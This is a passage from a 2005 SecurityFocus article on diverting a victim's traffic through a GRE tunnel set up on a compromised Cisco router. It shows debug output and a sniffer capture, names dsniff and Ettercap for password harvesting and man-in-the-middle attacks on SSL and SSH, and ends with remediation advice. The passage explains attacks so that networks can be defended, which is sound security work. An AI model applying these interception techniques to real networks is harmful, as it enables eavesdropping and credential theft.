Notice that the TFTP server address is a separate parameter from the attacker's source IP address (as opposed to most TCP based traffic). The tunnel is now open and operational, and effectively resembles the diagram below in Figure 7.




Figure 7. An operational GRE tunnel.

We can verify the operation of the tunnel by issuing a debug command on the attacker's router:

```
Attacker# debug tunnel
*Mar 3 06:38: Tunnel0: GRE/IP to classify 212.199.145.242
->80.179.20.55 (len=108 type=0x800 ttl=253 tos=0x0)
*Mar 3 06:38: Tunnel0: adjacency fixup, 80.179.20.55
-> 212.199.145.242, tos=0x0
*Mar 3 06:38: Tunnel0: GRE/IP to classify 212.199.145.242
->80.179.20.55 (len=108 type=0x800 ttl=253 tos=0x0)
*Mar 3 06:38: Tunnel0: adjacency fixup, 80.179.20.55
-> 212.199.145.242, tos=0x0g all
```

Suppose the Victim client searches Google for the term "GRE Sniffing," in Figure 8.



Figure 8. Victim searching for more information on GRE tunnels.

When this happens, the following appears in the ethereal capture on the attacker's computer (the sniffer), shown in Figure 9.




Figure 9. Sniffer showing the Google search for GRE tunnels.

Apart from using a customized sniffer (such as `dsniff`) to capture clear-text passwords, we can now implement sophisticated man-in-the-middle attacks against our victim client. Ettercap is a great tool of choice as it will perform a man-in-the-middle attack against both the SSL and SSH encrypted protocols in addition to harvesting other types of passwords. Traffic can also be manipulated and changed using Ettercap filters. The possibilities are virtually endless.

## Conclusions and remediations

Sometimes, nothing is what it seems. Such is the price for taking the red pill! When dealing with SNMP (or UDP based protocols in general), always be aware of those nasty nooks and crannies which, if forgotten, might leave your network exposed.

In this scenario, an additional access list on the TFTP server address (placed on the Victim router) would have sufficed to thwart the attack.

The skeptics among us are probably saying, "How would the attacker know about the access list / SNMP RW community name in the first place?" This could be done with a simple brute force attack, not only with SNMP community names, but also with source IP addresses, and such a tool already exists.

The point, however, is not so much to prove that this attack is effective as it is to encourage tighter security practices by better understanding the risks involved in UDP based protocols. In no way does this mean Cisco equipment is not secure. Proper configuration and security practices must be enforced to minimize the chance of a security breach. Network administration error is the main cause of security breaches on Cisco equipment!

For information on hardening Cisco routers visit the NSA website and download the [Router Security Guide](#).

## References

<http://www.hackingdefined.com/index.php/Articles>

[http://new.remote-exploit.org/index.php/Router\\_sniff](http://new.remote-exploit.org/index.php/Router_sniff)

<http://www.phrack.org/phrack/56/p56-0x0a>

[http://www.security-protocols.com/whitepapers/routing/GRE\\_sniffing.doc](http://www.security-protocols.com/whitepapers/routing/GRE_sniffing.doc)

<http://www.waeytens.com/>

## About the authors

[Mati Aharoni](#), MCSES, CCNA, CCSA, HPOV, CISSP, is an expert in several OS platforms, and performs penetration testing, networking, social engineering and group dynamics. Mati has been in the technology and information security arena since 1992 and currently works and trains with various agencies. Mati is also the composer of the [WHAX live cd](#).

[William M. Hidalgo](#) is a college student interested in the cogwheels of our networked world. He does work on wireless, security, Cisco, and helps out with the Auditor Security Collection project.

Copyright © 2005, SecurityFocus

[Privacy Statement](#)

Copyright 2006, SecurityFocus